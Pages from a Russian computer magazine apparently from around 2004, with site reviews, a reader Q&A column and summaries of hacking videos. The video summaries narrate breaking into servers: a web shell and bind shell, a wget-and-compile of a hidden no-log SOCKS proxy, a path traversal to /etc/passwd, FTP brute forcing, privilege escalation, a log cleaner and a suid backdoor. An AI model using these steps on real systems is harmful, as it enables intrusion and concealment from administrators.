
Подписка для юридических лиц

www.interpochta.ru

Москва: ООО "Интер-Почта",
тел.: 500-00-60,
e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта",
тел.: 953-92-02,
e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.




Иван Скляров (Sklyarov@real.xakep.ru)
b00b1ik (b00b1ik@real.xakep.ru)

РУССКО-АНГЛИЙСКИЙ СЛОВАРЬ МАТОВ

www.insultmonger.com/swearing/russian.htm

Что мы всегда делаем перед тем, как приезжаем в другую страну? Правильно - изучаем их культуру. А как? Правильно - учимся их матерным выражениям. Без этого никак не получится понять чужую нацию. А что делают иностранцы перед тем, как приезжают в нашу страну? Правильно - то же самое! А где иностранцы ищут переводы с одного языка на другой? Именно на сайте www.insultmonger.com! Но нам интересен лишь линк, который указан в заголовке. Потому что мы порядочные пацаны и зайдем на сайт только ради того, чтобы постебаться над тупыми фразами, которые составляли отнюдь не русские люди :). Зайди и увидь ЭТО своими глазами :). А иначе ya tibyi dam po yibalu!!!



КИНОЛЯПЫ

www.kinoerror.boom.ru

Ты часто смотришь телевизор? А часто ходишь в кинотеатр, чтобы посмотреть новую киноленту? Думаю, если ты нормальный молодой человек, то просмотр фильма для тебя является регулярным занятием. А вот некоторые люди просматривают один и тот же фильм десятки раз. Думаешь, фанаты? Отчасти :). Просто такие люди высматривают киноляпы - различные несостыковки в фильмах. Ведь каждая сцена снимается не с первого дубля, а потом еще и монтируется. Вот так и получается, что, например, в «Бригаде» Саша Белый и компания ехали на одном «мурзике», а подорвались на другом :). Причем подобного рода ляпов на самом деле полно. В каждом фильме хватает. Не веришь? Посети ресурс www.kinoerror.boom.ru и убедись сам.

КАЗАХСКИЙ FDS

http://feelds.by.ru

«Feeling of Digital Stream's» - это e-zine от двух казахстанских молодых парней (не только Русь, значит, богата хакерами :)). Для двух человек журнал очень даже неплохой, с уклоном в кодинг и хакинг. С 2003 года вышло уже 5 номеров, все можно найти на сайте. Материалы на абсолютно разные темы. Как пишут сами авторы: «Круг наших интересов очень широк - от исследования сетей и программинга до настройки палитры в паинте» :)). Конечно же, никакого паинта там нет, зато есть статьи о сетях X.25, программинг на Питоне и Асме, криптография, примочки в линухе и многое другое.

КРОВАВЫЙ САЙТ


www.undertaker.ru

Раз-два. Фредди заберет тебя. Три-четыре. Он уже в твоей квартире... Что, не испугался? Ну конечно, ты посмотрел последний фильм про Фредди Крюгера и точно знаешь, что Фред (в простонародии Федя Крюков) уже давно мертв, как мамонты после ледникового периода. Но на свете есть еще полно вещей, которых стоит бояться. Этот сайт посвящен как раз различным ужасностям во всех их возможных проявлениях: фильмы ужасов и их история, галерея ада в картинках реальных случаев, для фанатов - ужасные игры, для любителей чтива - ужасные рассказы и подлинные истории. Даже игры есть страшные и мрачные. А еще мне понравился раздел с обоями для рабочего стола. От них мне становится просто не по себе, хотя я и поставил себе одни из них.

ДВА БОБРА

www.2bobra.net


Ты считаешь, что ты крутой бобер? Не льсти себе! В этом мире есть только два по-настоящему крутых бобра. Родом они из страны сала - Украины. Но не спеши джойниться к ним! Это не так-то просто! Сначала подготовься. Крутые бобры абы кого не берут в свои ряды. Для начала придется пройти крутой бобровский тест на крутость! На сайте можно почитать философию крутых бобров и понять, в чем же смысл проекта. А еще там можно найти кучу крутых материалов про то, как пикапить теток, стать знаменитым ди-джеем, и всякие другие крутые вкусности. Сайт манит своим неординарным, радующим глаз дизайном. В общем, стань крутым бобром!



MAZA FAQ!

www.tech-faq.com

FAQ, просто FAQ. Но очень удобный. Например, заходим в раздел Cryptology и видим список вопросов, таких как «What is XOR encryption?», «What is DES?», «What is a brute force attack?» и т.д. Например, если полюбопытствовать, что такое DES, то можно получить ссылку на стандарт в pdf-формате и узнать о разновидности DES - Triple DES. Кроме того, будет отмечено, что 56-битовый ключ может быть отбрутфорсен, и порекомендованы книги по теме. Многие вопросы, такие как «Восстановление пароля от ZIP-архива», всегда содержат кучу ссылок на соответствующие программы для взлома.



САМОВЫВОДЯЩИЕСЯ ПРОГИ


www.nyx.net/~gthompso/quine.htm

Когда-то в безвременно скончавшейся рубрике X-Puzzle проходил конкурс под названием «Кто меньше?», суть которого заключалась в написании самой маленькой программки на любом языке программирования, которая бы выводила точную копию самой себя. На сайте «The Quine Page» ты сможешь найти целую коллекцию из сотен таких программ на самых разных языках: от BASIC'а до такого экзотического, как Miranda. Попробуй внести свою лепту, написав подобную программу на своем любимом языке программирования, а автор сайта с удовольствием опубликует твое творение.

UOFG

www.uofg.com.ua


UOFG - украинская группа хакеров-кракеров. Это тебе не просто сборище энтузиастов-любителей, объединившихся с целью так называемого «совместного изучения современных технологий». Ребята действуют с размахом: анализируют, локализуют и дорабатывают ПО за соответствующий гонорар, проводят платные консультации, оказывают услуги по сетевой безопасности (тоже за бабки, разумеется). Судя по списку крякнутых ими программ, ребята знают себе цену. На сайте присутствуют также статьи мемберов группы и ссылки по теме.



E-CRYPT

http://alexeenko.prima.susu.ac.ru

Сайт некоего Дмитрия Алексеенко о криптографии, криптоанализе, шифровании, сжатии, безопасности, защите, PGP. Исходники наиболее криптостойких алгоритмов шифрования (RSA, IDEA, ГОСТ, Blowfish и др.) на языках C/C++. Программы для защиты информации. Документация, книги, статьи по данным темам, новости. Сайт также содержит много ерунды не по теме, вроде «Описания настроек BIOS Setup». Короче, e-Crypt громко себя преподносит, но на действительно стоящий проект по криптографии не тянет :(. Хотя тому, кто увлекается темой, посетить сайт Дмитрия все же стоит.



■ Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q Сейчас в интернете развелось немало различных хостинг-контор. Абсолютное большинство предлагает следующий перечень услуг: Dedicated server, Collocation, Virtual dedicated server, Virtual hosting. При этом мало кто объясняет, что есть что, зачем и где используется. Объясни, пожалуйста, в трех словах суть этих понятий. Чем они отличаются?

A По-моему, ты изучаешь услуги неправильных провайдеров, которые предоставляют неправильный сервис. По крайней мере, о существовании понятия «маркетинг» они, по всей видимости, не подозревают. Другой бы на их месте представил бы свои услуги в лучшем виде: подробно бы объяснил разницу и сделал бы все возможное, чтобы у тебя слюнки потекли от желания поскорее заказать его услуги :).

Dedicated server (выделенный сервер) - компьютер, принадлежащий хозяину технической площадки (хостеру), на которой он установлен, и сдаваемый в аренду целиком и полностью одному клиенту. Последнему предоставляются полные права на управление системой. На основе выделенных серверов работает множество небольших хостинг-провайдеров, не имеющих своей собственной технической площадки.

Semi Dedicated - сервер, сдаваемый в аренду одновременно двум или трем клиентам. Нередко встречаются ситуации, когда клиентам абсолютно не нужны предлагаемые мощности сервера. Они чисто физически не могут загрузить сервер по самое не хочу, а платить за простой сервера, как понимаешь, не самое удачное вложение денег. Таким клиентам резонно купить один сервер и разделить его ресурсы в соответствии с потребностями.

Collocation (размещение серверов) - размещение физического сервера, принадлежащего заказчику, на арендованной у хостинг-провайдера площади с подключением сервера к локальной сети хостера. Возможности в этом случае получаются те же, что и у Dedicated server, однако платить за это удовольствие ты будешь намного меньше. Единственный минус - услуги collocation, как правило, сопровождаются большой платой за установку. Более того, по понятным причинам едва ли ты сможешь установить свой сервер на забугорной площадке.

Virtual dedicated server (виртуальный выделенный сервер) - отдельная выделенная система, занимающая не целый сервер, а лишь его часть. Администратор VDS - полноценный root своей unix-системы с возможностями и доступом к полному конфигурированию и администрированию системы, исключая ее аппаратную часть.


Virtual hosting (виртуальный хостинг) - поддержка более чем одного домена на одном физическом сервере. Самый распространенный сервис, подходящий широкому кругу потребителей. Если тебе всего-то нужно разместить в инете сайт - это определенно то, что нужно.

Q Гуляя по различным форумам веб-дизайнерской направленности, не раз встречал упоминание о так называемых дорвеях (doorway). Говорят, что это реальный способ раскрутить сайт, повысить его позицию в различных рейтингах и релевантность в поисковых системах. А можно рассказать чуть подробнее о том, что это такое и с чем это едят?

A Раскрутка сайта - неотъемлемый этап развития любого интернет-проекта. При этом раскрутить сайт под силу далеко не каждому. Нужно учитывать многочисленные нюансы, использовать все доступные решения, не упускать ни единой возможности. Зачастую этим занимаются профессионалы, имеющие в своем арсенале не один десяток различных приемов. Давно известно, что при грамотном подходе с поисковых систем идет внушительное количество трафика (посетителей). Одним из подходов, используемых для увеличения этого самого трафика, является создание так называемых дорвеев - промежуточных веб-страничек, которые не зависят напрямую от конечного сайта, но ссылаются на него. Смысл их создания заключается в специальной оптимизации и подгонке под алгоритмы поиска различных поисковых систем. Благодаря используемым приемам, дорвеи оказываются на верхушке результатов поиска, привлекая тем самым внимание потенциальных посетителей. А после того как посетитель зайдет на дорвей, он так или иначе попадет на главный сайт. Выгода создания таких сайтов очевидна.

Однако не все так просто. Каждый из ведущих поисковиков использует свои собственные алгоритмы поиска, и подход к каждому из них должен быть индивидуальным. Хотя, конечно, есть и общие моменты. Самая главная фишка - постоянное повторение и использование в тексте ключевых слов. Эти слова помещаются повсюду: вверху страницы дорвея, в ее названии, в мета-тегах и, конечно же, в содержании. При этом использование бессмысленных сочетаний слов неприемлемо. Используются структурированные и имеющие вполне определенный смысл предложения.

Само собой разумеется, что разработчики поисковых систем не дремлют и активно борются с такого рода жульничеством. И если раньше было достаточно слепить примитивную страничку, напичкав ее ключевыми словами и ссылкой «нажми здесь» (как вариант, с реализованным редиректом на основе мета-тегов или java-скриптов), то теперь такой номер не пройдет. Подобное безобразие поисковики быстро отфильтруют из своих индексов, или, если твои действия им очень сильно не понравятся, того хуже - забанят ко всем чертям еще и рекламируемый сайт. Поэтому неудивительно, что в последнее время дорвеи значительно преобразились: сейчас они представляют собой полноценные страницы, имеющие подобающее содержание. Посетителю предоставляется вполне конкретная информация, однако выдается она не в полном объеме. Для получения ее полного варианта предлагается пройти по ссылке на основной сайт. Лихо? Несомненно, но довольно геморройно. Не думай, что ты сможешь облегчить себе жизнь, скачав первый попавшийся свободно распространяемый генератор дорвеев. Бьюсь об заклад, что его плоды в момент распознают даже автоматические роботы поисковиков. Что там говорить о модераторах... Так что если и берешься за это дело, то не поленись заняться им вручную. Сайт www.searchengines.ru тебе в помощь. Обязательно посети его!



Q Никак не могу найти информацию по установке драйверов DVB-карты SkyStar2 на свежеустановленную Fedora Core 2. Хочу пошаговое руководство!

A Соответствующие драйвера имеются в системе, однако их нужно подключить и настроить. Все описанные ниже действия, само собой разумеется, нужно выполнять с правами root'а.

1. Добавь в файл /etc/modprobe.conf две следующие строчки:

```
alias skystar skystar2
alias frontend stv0299
```

2. Далее нужно создать устройство /dev/dvb. Для этого понадобится специальный скрипт MAKEDEV-DVB.sh, входящий по умолчанию в известный набор драйверов для DVB-устройств linuxtv (www.linuxtv.org). Просто запусти его безо всяких параметров.
3. Сделал? Отлично! Теперь создай группу «video» и пропиши в нее всех пользователей, которые должны иметь доступ к твоей DVB-карте.
4. После этого добавь в /etc/rc.local следующее:

```
modprobe skystar and
modprobe frontend
```

5. Набери в консоли команду dmesg. В ответ она должна вывести что-то вроде этого:


```
drivers/media/dvb/b2c2/skystar2.c: FlexCopII(rev.130) chip found
drivers/media/dvb/b2c2/skystar2.c: the chip has 6 hardware filters
DVB: registering new adapter (Technisat SkyStar2 driver).
probe_tuner: try to attach to Technisat SkyStar2 driver
drivers/media/dvb/frontends/stv0299.c: setup for tuner Samsung TBMU24112IMB
DVB: registering frontend 0:0 (STV0299/TSA5059/SL1935 based)...
```

Если появится сообщение об ошибке, то в /etc/modprobe.conf нужно попробовать подключить другой alias frontend.

Q Витая пара различается по категориям, правильно? А чем друг от друга отличаются категории, и почему сейчас продают только 5 и 6?

A Кабель на основе неэкранированной медной пары различают по его пропускной способности, выделяя тем самым несколько категорий:

1. Категория 3: частота передачи сигналов у кабеля этой категории не превышает 16 МГц. Это совсем немного, поэтому используется он только в сетях со скоростью до 10 Мбит/с.
2. Категория 4: кабель передает данные с частотой до 20 МГц, поэтому может обеспечить передачу данных уже до 16 Мбит/с. Как ни крути, а все равно это слишком мало.
3. Категория 5: величина частоты передачи сигналов у этой категории кабелей значительно подросла и составляет порядка 100 МГц при синхронной передаче и 155 МГц - при асинхронной. Здравствуйте, 100 Мбит/с.
4. Категория 5е: ширина полосы пропускания та же, что и у предыдущей категории. Однако здесь применяется ряд очень важных технологий, которые обеспечивают возможность параллельной передачи по четырем парам одновременно и в обоих направлениях для сетей 1000BaseT, Gigabit Ethernet.
5. Категория 6: само совершенство (пока, по крайней мере). Частота такого кабеля доходит до 250 МГц, что почти в два раза больше пропускной способности категории 5е. Минимальные потери, минимальное затухание, максимальная помехозащищенность.



Q

Все чаще и чаще стал замечать, что заграничные сервисы предлагают услуги по ценам, значительно меньшим, нежели наши отечественные аналоги. Однако воспользоваться ими не могу, т.к. сразу же возникает проблема с оплатой. Для последней необходимо иметь кредитную карту, которой у меня пока нет :(. Упущение это хочу в ближайшее время исправить, однако в финансах весьма ограничен. Неплохой, как мне кажется, вариант - Visa Electron. Обслуживание стоит копейки, да и первоначальных взносов никаких. Как ты считаешь?

A

Что ты! Visa Electron, ровно так же, как и распространенные Cirrus/Maestro, являются электронными картами. Поэтому принимаются они только в банкоматах и торговых точках, оснащенных электронными терминалами. Об оплате сервисов в интернете с помощью этих кредиток даже и речи идти не может. Но не расстраивайся, альтернатива на самом деле есть! Если покупки в интернете - это единственная цель приобретения кредитки, то тебе подойдет вариант виртуальной кредитной карты. Очень интересная услуга, при которой банк физически тебе никакой карты не выдает, а предоставляет лишь ее реквизиты, необходимые для оплаты товаров и услуг в интернете. Главный плюс в этом случае - стоимость ее обслуживания. Думаю, три доллара в год, даже в условиях жесткой финансовой ограниченности, выделить можно. Такую услугу в России предоставляет, например, Альфа-банк (www.alphacard.ru), предлагающий изготовление (если это так можно назвать) карт типа MasterCard Virtual.

В том случае, если ты хочешь, чтобы твой кошелек все-таки был украшен куском разноцветного пластика, то советую посмотреть в сторону классических (classic) MasterCard и Visa. Этот тип карт любят, ценят и принимают везде! Разумеется, и в Сети тоже. Их изготовлением занимается большинство отечественных банков, при этом цена обслуживания за год, как правило, не превышает 600-700 рублей. Единственное предъявляемое требование - первоначальный баланс на карте (в моем городе меня попросили положить аж 6000 рублей). Можешь смело взять эту сумму в долг. Как только карта будет готова, ты сможешь снять деньги и при любом удобном случае вернуть их законному владельцу. Кредитки эти бывают как рублевыми, так и долларовыми. Причем пугаться рублевой ни в коем случае не стоит - просто при каждой покупке за границей будет происходить автоматическая конвертация денег из одной валюты в другую по актуальному курсу.

Есть, кстати, еще один способ оперативно оплатить счет кредиткой в интернете. И это стало возможным благодаря отечественному сервису Rupay (www.rupay.com). Последний предлагает купить виртуальную кредитную карту номиналом $10, $20, $50 и $100. После оплаты ты получишь всю необходимую информацию по карте Visa и сразу же сможешь приступить к покупкам. Причем конкретные ФИО к карте не привязываются, так что при заполнении регистрационных данных ты сможешь вводить что угодно! Срок действия таких карт составляет 2 месяца, пополнить их нельзя. Единственный минус этой фишки - дороговизна услуги.

Q

Сейчас активно начал интересоваться технологией взлома Wi-Fi-сетей. Признаться честно, даже немного в этом преуспел. Однако носиться по всему городу с ноутбуком мне немного надоело. Подумываю приобрести специальный девайс для поиска Wi-Fi LAN'ов. Может, посоветуешь что-нибудь конкретное?

A

Ну а как же! Посоветую, конечно! Как ты смотришь на то, чтобы прикупить себе девайс размером с брелок для ключей? По правде говоря, это и есть брелок для ключей, но не простой, а волшебный. С виду миниатюрный Wi-Fi Finder очень сильно смахивает на пульт от автомобильной сигнализации. Тот же кусок пластмассы с несколькими кнопочками. Но стоит только кликнуть пальцем по одной из них, как девайс мигом определит, есть ли поблизости Wi-Fi-сетка или нет. Пеленгует девайс на расстоянии до 300 футов и, что немаловажно, умеет выводить уровень сигнала. Заказать его можно на сайте разработчиков: www.meritline.com/wifi-finder-wireless-internet.html. Удовольствие это стоит $30. Много это или мало - решать тебе.

Q

Пишу приложение на Visual Basic. Возможно, вы уже отвечали на этот вопрос, но в PDF-подшивке я ничего подобного не нашел. А вопрос таков: как поместить иконку программы в системный трей? Перелистал полностью свою книгу по Visual Basic'у (около 1000 страниц), но подходящей инфы там нет. Что за книги теперь пишут...

A

За это отвечает функция Shell_NotifyIcon. Открой MSDN. Там имеется описание синтаксиса, значения системных констант, сравнения вариантов использования. Там же присутствуют и конкретные примеры. Если MSDN под рукой нет, то посмотри в директории с примерами, поставляющейся с VB по умолчанию. Конкретно каталог TrayIcon. Там лежит отличный класс для работы с системным треем - TrayIcon.cls. Разобраться с ним не составит труда.

Q

Похоже, интернет-провайдеры сошли с ума. В Москве сплошь и рядом идет реклама сразу нескольких компаний, предлагающих выделенку с безлимитным трафиком за $20-30 в месяц на вполне приемлемой скорости. Не долго думая, я пошел и подключился к одной из них. Первое впечатление - все супер. НО! Прочитав намедни полностью договор, я был неприятно удивлен следующими строками: «Оператор имеет право уменьшить техническую скорость передачи данных по тарифным планам с соответствующим уведомлением Абонента, если в течение 3-х месяцев подряд среднемесячный объем входящего трафика Абонента превышает 20 Гбайт». Обещали анлим, а здесь уже какие-то ограничения... Законно ли это? Обманывают ведь народ!

A

Я бы не был столь категоричным и обманом этот пункт договора называть не стал. Это своеобразная защита от «спортсменов», пытающихся побить свои личные рекорды используемого за месяц трафика. И таких вот рекордсменов, поверь, хватает! Только прикинь, каково будет провайдеру, если сразу несколько десятков (или сотен) пользователей начнут использовать свой канал на 80-100 процентов круглые сутки? Правильно - ничего хорошего. Да и мало тебе, что ли, 20 Гб? Информация к размышлению: в провинции гигабайт на выделенке стоит $50, а модемный анлим - $100. Так что радуйся тому, что имеется. Тем более, юридические лазейки присутствуют практически в любом договоре. И этот - не исключение.


Q

Пару номеров назад вы тестировали DVD-/+RW приводы. Тогда награду «Лучшая покупка» получил привод NEC-2500A. Однако у него есть один досадный недостаток: он не умеет записывать двухслойные диски. А для меня это очень важно, поэтому сейчас подумываю взять старшую модель линейки NEC'ов - 3500A. Как вы считаете, это достойный выбор?

A

Скажу тебе по большому секрету: NEC-2500A тоже умеет записывать двухслойные болванки, но его надо немножечко модернизировать. Особых усилий для этого не потребуется. Достаточно зайти на сайт http://tdb.rpc1.org и скачать оттуда свежую версию флешера (программа для заливки в привод новых прошивок) и сам firmware. Что делать с ними дальше, думаю, объяснять не надо ;).

Что же касается NEC-3500A, то он оставил только приятные впечатления. Привод обладает всеми плюсами младших моделей линейки и может похвастаться изменившимся дизайном, а также увеличенными скоростными показателями. Существенных минусов обнаружено не было. Подробный обзор ты можешь почитать на сайте www.ixbt.com.



Фотоконкурс продолжается!!!

За месяц нам пришло довольно большое количество фотографий читательниц и девушек наших читателей.

Довольно забавно было смотреть на всякие извращения в фотографическом виде. Нам присылали фотки, на которых были запечатлены не только особи женского пола, но даже и солдаты-духи в полном комплекте химзащитной одежды (деды-читатели постарались).

Но все равно мы решили продолжить наш конкурс. Причина банальна: кому-то журнал попадает с большим опозданием и он не может физически успеть принять в конкурсе участие. Обидно, не правда ли?

Так что ждем от тебя еще фотографий по адресу: konkurs@real.xakep.ru.

Вопов Виталий aka hiNt (cd@real.xakep.ru)


DISCO

ВИДЕО: СТАВИМ НОСКИ


Ходят слухи, что сотрудники спецслужб специально устанавливают свои прокси-серверы, которые полностью логируют весь проходящий через них трафик. Если какой-нибудь хакер воспользуется такой проксей, то считай, что он под колпаком у правоохранительных органов. Поэтому чтобы быть уверенным в том, что никто не контролирует прокси-сервер, взломщики устанавливают на похаканных тачках свои соксы и юзают их в своих грязных целях ;). В этом visualhack'е хакер устанавливает сокс-сервер и конфигурирует его так, чтобы он работал и при этом не вел никаких логов. Сам понимаешь, если log-файлы на проксе не сохраняются, узнать, кто пользовался сервером, станет крайне трудно.

Вот что конкретно делает хакер: сначала он берет веб-шелл из своей заначки, находит на сервере каталог, открытый на запись для всех юзеров, заливает туда перловый скрипт, биндящий шелл на 32767 порту, после чего запускает его. Далее он использует утилиту NetCat, для того чтобы соединиться с сервером. Итак, хакер внутри, пора начинать установку прокси-сервера 3proxy. В этом ролике она сводится к четырем шагам. Для начала исполняется команда cd /tmp; wget http://security.nnov.ru/soft/3proxy/0.4.5b/3proxy.tgz, в результате чего сорцы 3proxy сливаются в папку /tmp. После этого пожатые исходники расTARиваются в текущую папку командой tar xvzf 3proxy.tgz. Далее взломщик приступает к компиляции софтины. Для этого он набирает команду make –f Makefile.unix, в результате выполнения которой сорцы собираются в один исполняемый файл 3proxy.

Потом он дает файлу 3proxy менее приметное имя zftp, чтобы лопоухий админ не заметил ничего подозрительного в списке процессов. Собственно, после всех этих нехитрых действий он запускает сам откомпилированный бинарник.



3proxy в процессе сборки




Сокс-сервер поднят на 12345-м порту

Подробный ход событий ты можешь изучить в статье «Ставим носки», а для более понятной картины можешь ознакомиться с интересным видероликом.

ВИДЕО: МОЗГОВОЙ ШТУРМ ФИНЛЯНДИИ

Так случилось, что одному хакеру понадобился финский ресурс, для того чтобы установить на нем анонимный прокси-сервер. Взломщик зашел на google.com и дал точный запрос с помощью некоторых поисковых конструкций. В ответ злоумышленник получил несколько сотен ссылок, которые и стал изучать. Его внимание привлек небольшой университетский проект (как выяснилось позже, написанный на Питоне). Скрипт публиковал исходники определенных СИшных файлов. Стоило хакеру переопределить путь к СИшнику в виде ../../../../../../etc/passwd, как браузер показал содержимое системного файла. К сожалению, взломщик не мог добиться выполнения команд через дырявый скрипт, но это было и не нужно. С помощью самопального сценария злоумышленник отделил валидные аккаунты от мусора, а также составил комболист в виде login:login. Теперь ничто не мешало скормить лист брутусу и ждать результата. Брутфорс был запущен на 21 порту.


Аккаунты как на ладони



Успешный перебор

Спустя несколько секунд Brutus объявил о том, что нашелся один ламер, установивший легкий пароль. Хакер приконнектился на 22 порт и получил доступ к интерпретатору /bin/bash. Поднять права было несложно - в системе установлено старое ядрышко. Вместе с эксплойтом взломщик закачал логклинер, а затем набросал легкий бэкдор. Теперь нужно было замаскировать файлы и установить суид на бэкдор.

Когда хакер позаботился о безопасности, он установил приватные соксы и выполнил первую часть коварного плана. Но на этом он не успокоился. Взломщик запалил, что у одного администратора в каталоге .ssh лежат ключи для соединения с другим сервером. К сожалению, кей был запаролен, поэтому хакеру снова пришлось прибегнуть к брутфорсу. Скачав необходимый софт для расшифровки, злоумышленник объединяет его с известной тулзой «John The Ripper». Через несколько минут фраза успешно расшифровалась, а хакер сумел порулить еще одним финским сервером.



Симбиоз Джона и вскрывателя ключей

Подробнее - в статье «Мозговой штурм Финляндии», и не забудь посмотреть видеоролик на диске!

AURORA MPEG TO DVD BURNER 3.2.4

Офигительная программа, записывающая видеодиски (CD-R, DVD-R, DVD+R, DVD+RW, DVD-RW) для последующего просмотра на любом ДВД-плеере. Я, например, уже давно смотрю через музыкальный центр переписанные с отживших свое видеокассет записи моей молодости... Эх. Аврора позволяет создавать менюшки, менять фон и некоторые другие параметры. Также присутствуют различные спецэффекты, что, несомненно, придаст твоему фильму солидности.

WIN

DAILY SOFT

Opera 7.54
Mozilla 1.7.3
Mozilla FireFox 1.0
The Bat! 3.0
Eudora 6.1
Mozilla Thunderbird 0.8
ICQ 2003b
ICQ Lite 4
&RQ 0.9.4.16
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 0.74
Aol Instant Messenger 5.9.3690
Yahoo Messenger 6
